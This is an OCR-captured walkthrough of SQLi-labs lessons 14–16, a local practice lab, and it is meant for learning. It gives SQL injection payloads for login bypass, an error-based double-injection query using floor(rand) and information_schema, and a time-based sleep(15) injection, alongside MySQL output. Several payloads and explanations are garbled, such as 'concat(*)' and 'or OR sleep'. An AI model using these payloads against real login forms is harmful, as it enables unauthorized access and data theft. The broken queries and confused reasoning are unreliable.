

Less-14- Double Injection- Dou...
localhost/sqli-labs/Less-14/
Welcome Dhakkan
Username :
Password :
Submit
LOGIN ATTEMPT
FAILED

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"" and password
|


So what we can infer from this error message is that there is

' "/" and password=" " LIMIT 0,1 ' at line 1

Now we use **" or 1 #** to bypass the login and we have success. The reason is that the 1 used after OR resolves to true and as a result we have successful query. The password is not matched since we commented out the rest of the query.



Success!!


Less-14- Double Injection- Dou...
localhost/sqli-labs/Less-14/
Welcome Dhakkan
Username :
Password :

Now we move on to the next query, which is


Select

concat((select database()));

This basically selects the database and dumps it as a string. If we add the floor and random function to it, it becomes

select concat((select database()), floor(rand(0)*2));

And we have security being concatenated in the output:




```
+------------+
1 row in set (0.00 sec)

mysql> select concat(select database());
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'selec
t database())' at line 1
mysql> select concat((select database()));
+---------------------------+
| concat((select database())) |
+---------------------------+
| security                  |
+---------------------------+
1 row in set (0.00 sec)

mysql> select concat((select database()),floor(rand(0)*2));
+-----------------------------------------------+
| concat((select database()),floor(rand(0)*2)) |
+-----------------------------------------------+
| security0                                     |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

We use the information schema table as covered previously to build our query further:

select 1 from (select concat(*), (concat((select database()), floor(rand(0)*2))c from information_schema.tables group by c)a;

And we use it on the username. Please remember to concat your query so that the query gets executed.

File Edit View History Bookmarks Tools Help
Less-14- Double Injection- Dou...
localhost/sqli-labs/Less-14/
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options




Duplicate entry '~security~1' for key 'group_key'

Lessons 15 & 16: Blind Boolean time-based with single and double quotes.

So now we move on to POST Parameter Blind-based Boolean injections which are like **1 or 1=1**,

1 AND 1=1, which means for the first query we have the Boolean value 1 and for the second we also have the Boolean value 1, which equals to TRUE, since an AND function is involved. In order to bypass the lab session 16 we **use ") or ("1")="1**
for bypassing the login. We comment the query by using # if we just want to enter the username.



Edit View History Bookmarks Tools Help
ess-16- Blind- Time Based- Do...
localhost/sqli-labs/Less-16/
Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View S
Welcome Dhakkan
Username :
Password :
Submit
SUCCESSFULLY
LOGGED IN

Now we move on to our next demonstration using Boolean-based blind SQL injections. This time we form the query
") or AND sleep(15) #
but the query gets no response. We try to correct our query by using **") or OR sleep(15)**
#

The query eventually becomes

select col1, col2 from TABLE where username= (" ") or sleep(15)") and password=(" user data");

Now since the ") does not result in TRUE, the AND statement fails and the OR statement executes successfully. Now if we change our AND query to **admin") or OR sleep(15) #** we have a valid query and it results in TRUE, so our query gets successfully executed.



Username : ") or sleep(15) #
Password :

Dual pentesting certifications

Learn the tools and techniques used by cybercriminals to perform a white-hat, ethical hack on your organization.

GET PRICING

A special note of thanks for Audi 1 for his amazing test bed SQLi Labs and videos.